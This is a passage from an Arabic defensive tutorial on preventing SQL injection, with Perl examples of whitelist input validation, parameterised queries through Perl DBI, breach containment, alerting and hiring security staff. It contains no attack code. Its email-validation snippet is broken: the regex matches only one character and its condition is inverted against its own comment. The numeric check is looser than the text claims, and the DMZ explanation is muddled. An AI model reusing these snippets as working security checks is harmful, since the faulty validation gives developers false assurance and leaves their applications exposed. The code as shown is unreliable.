- البيانات الرقمية هي الأسهل للتنظيف، لذا سنقوم بتغطية هذا أولاً. يمكن للرقم أن يحتوي على إشارة سالبة على يساره، أو أن يكون متبوعاً بأرقام أخرى، وربما يحتوي على فاصلة عشرية. هذا كل ما يمكن للبيانات الرقمية أن تبدو عليه، في Perl، ستبدو الشفرة التي نتحقق من البيانات الرقمية كالتالي:

```
if($numericaluserinput !~ /^-?[0-9.]+$/) {  
    # البيانات المُدخلة ليست رقماً  
}
```

- من الصعب تخيل أي حقة خبيثة يمكنها أن تتخطى ما سبق.
- تنظيف المُدخلات النصية أكثر صعوبة، لأنه هناك العديد من الطرق لمحاولة إدخالها. يمكن للمهاجم أن يستخدم إشارات الاقتباس وغيرها بطرق "إبداعية" للقيام بالهجمات. في الواقع، محاولة إنشاء قائمة سوداء للحروف المُدخلة هو أمر سيء، لأنه من السهل نسيان شيء مهم مثلاً.

الحماية من الثغرة (تكملة...)

- هناك طريقة أفضل، كما قمنا مع البيانات الرقمية، وهي تقييد مُدخلات المستخدم إلى قائمة بيضاء من الحروف فقط. كمثال، عناوين البريد الإلكتروني لا يجب أن تحتوي على شيء سوى الأرقام والحروف العادية وبعض الإشارات مثل @ و _ وعدا ذلك، يجب منع كلّ الحروف الأخرى. في لغة Perl، ستبدو الشفرة كالتالي:

```
if($useremail =~ /^[0-9a-zA-Z\-\_+\.\@]$/) {  
    # the user's email address is unacceptable  
}
```

- يمكن العثور على قوائم بيضاء للأنواع الأخرى من المُدخلات كذلك مثل اسم المستخدم وكلمة المرور.. إلخ.
- قد تكون القوائم البيضاء مصدر إزعاج لبعض المستخدمين. فربّما يكون هناك رموز معيّنة في بعض مربّعات الإدخال تكون غير مقبولة من طرفها مثلاً، ولكنك بالطبع حرّ لتقوم بتعديل القوائم البيضاء حسب حاجتك، ولكن لا تنسى أن تقوم ببحث عن الرموز والمحارف التي تريد تمكينها للتأكد من أنّه لا يمكن استخدامها في حقن SQL، فعندما تختار بين حماية الموقع وراحة المستخدم، حماية الموقع تأتي أولاً.

الحماية من الثغرة (تكمّله...)

- تنظيف المُدخلات بواسطة القوائم البيضاء جيّد لأنّه سهل. إذا كنت مُدرّكًا بشكل صحيح للرموز والمحارف التي تقوم بتمكينها، فحينها سيكون هذا الحلّ كافيًا للتخليص من هجمات حقن SQL
- **الخطوة الرابعة:** قبول المدخلات الخطيرة
- لا تتخدع بالعنوان! سنتحدّث فقط عن أهميّة عدم قبول المُدخلات الخطيرة.
- صحيحُ أنّ القوائم البيضاء شديدة التقييد جيّدة من أجل الحماية في حال ما إذا كان تطبيقك يستطيع أن يتوافق مع تلك التقييدات على المستخدمين. ولكن في بعض الحالات، قد يكون من المهمّ لنموذجك الربحي الخاصّ بالتطبيق ألاّ تقوم بفرض أيّ تقييدات على مُدخلات المستخدمين.

الحماية من الثغرة (تكملة...)

- في هذه الحالة، غالبًا ما تكون لغة البرمجة التي تستعملها في تطبيقك تحوي على مكتبات تساعدك في تنظيف مُدخلات المستخدمين من الشفرات الخبيثة. كمثال، مكتبة Perl DBI تحوي طرقًا متعددة لمنع مُدخلات المستخدمين من التعامل مع استعلام SQL بخارج المنطقة المخصصة لها:

```
$sql = "INSERT INTO user (username, email) VALUES (?, ?)";  
$handle = $dbh->prepare( $sql );  
$handle->execute( $untrustedusername, $untrustedemail);
```

- في المثال السابق، تمّ استخدام إشارة ؟ كعنصر نائبة placeholders تقوم مكتبة Perl DBI باستبدال هذه الإشارات بالمتغيرات الغير موثوقة والتي تمّ إدخالها من طرف المستخدم. ولكن أثناء القيام بهذا، تقوم مكتبة DBI بتقييد هذه المتغيرات وتجعلها تتعامل فقط مع الحقول المخصصة لها بجدول قاعدة البيانات.

الحماية من الثغرة (تكملة...)

- هناك مكتبات مشابهة باللغات البرمجية الأخرى، إمّا لتقييد مُدخلات المستخدم، أو لتجاهل البيانات في حال حاولت التعامل مع خارج الحقل المخصص لها.
- ميزة هذه التقنية هي أنّك قادرٌ على إعطاء ثقتك بالأشخاص المطورين لتلك المكتبات، حيث أنهم سيقومون بتطويرها، والحفاظ عليها بعيدة عن الثغرات الأمنية والمشاكل الخطيرة. ولكن عيب هذه التقنية هي أنّها أقل قابلية للقراءة البشرية، وهكذا ربّما تنسى استخدام المكتبة الصحيحة لحماية بعض من عمليات استعلام SQL الخاصة بك.
- **الخطوة الخامسة:** خفف ضرر الهجمات الناجحة
- اعتمادًا على ماهيّة نموذج الأعمال الذي تقوم به بموقعك، فربّما تودّ القيام بإنشاء خطٍّ أخير للدفاع، شيء مستقل تمامًا عن مطوري تطبيقك. فبعد كلّ شيء، ربّما يستخدم واحدٌ منهم القوائم البيضاء الخاطئة في مكان ما، أو فشل باستخدام المكتبة الصحيحة لتنظيف المُدخلات.

الحماية من الثغرة (تكملة...)

- ثغرة واحدة فقط من هذا النوع قد تسبب في تحويل موقعك بأكمله إلى موقع قابل للاختراق عبر هجمات SQL
- أولاً، يجب عليك أن تفترض أن المهاجمين نجحوا باختراق دفاعاتك ضد حقن SQL، وأنهم حصلوا على الصلاحيات الكاملة لإدارة خادمك. إنهم يملكون الآلة الآن بالكامل، على الرغم من أنك من يهتم بصيانتها وتطويرها.
- لتجنب ذلك السقوط المروع، يجب على الخادوم نفسه أن يكون مضبوطاً داخل بيئة معزولة عن الشبكة، حيث يكون مستخدم الجذر على النظام غير قادر على الرؤية أو الوصول إلى أي أجزاء أخرى موجودة على خادمك. هذا النوع من الدفاع يدعى DMZ، وهو رائع للغاية.

الحماية من الثغرة (تكملة...)

- مهما كانت الطريقة التي تستخدمها لتأمين خادمك ضدّ مستخدم مهاجم نجح بالدخول بالفعل، فإنّه يجب عليك أن تقوم بإعداد نظام تنبيهات يقوم بإخطار مدراء النظام في حال حصول نشاط معيّن على الخادوم. هذه التنبيهات ستخبرك ما إذا تمّ اختراق التطبيق، وأنّه عليك عمل مراجعة سريع للشفرة البرمجية وللخادوم نفسه. دون هذه التنبيهات، سيكون المهاجم قادرًا على قضاء وقتٍ ممتع في محاولة اختراق الـ DMZ الخاصّ بك دون أن تشعر، وربما لا تشعر بتاتًا بما يفعله إلى حين أن يسرق جميع البطاقات الائتمانية التي ظننت أنّها كانت معزولة تمامًا عن الخادوم، في بيئة كنت تظن أنّها منفصلة عن خادمك الرئيسي.

الحماية من الثغرة (تكمله...)

- **الخطوة السادسة:** وظيف محترف حماية

- إذا كنتَ تقوم بإدارة تطبيق ويب دون الاستعانة بخبير حماية، فحينها أنت تسبح بالمياه الخطيرة. وإذا كنت ولسبب ما غير قادر على توظيف خبير حماية وأمان، فإنّه يجب عليك الاستعانة بالقوائم البيضاء لتنظيف مُدخلات المستخدمين إلى حين. من السهل تضمين واستخدام القوائم البيضاء. لا بأس من تقييد تجربة المستخدمين قليلًا في سبيل حماية خادومك والبيانات الثمينة الموجودة عليه. وبمجرّد أن تقوم بتوظيف شخص يفهم في مجال الحماية والأمان، فستكون بعدها قادرًا بشكل أفضل على حماية موقعك من هجمات حقن SQL و XSS وغيرها من الهجمات الخطيرة التي قد تصيب موقعك.

تم بحمد لله انتهاء الفصل الثالث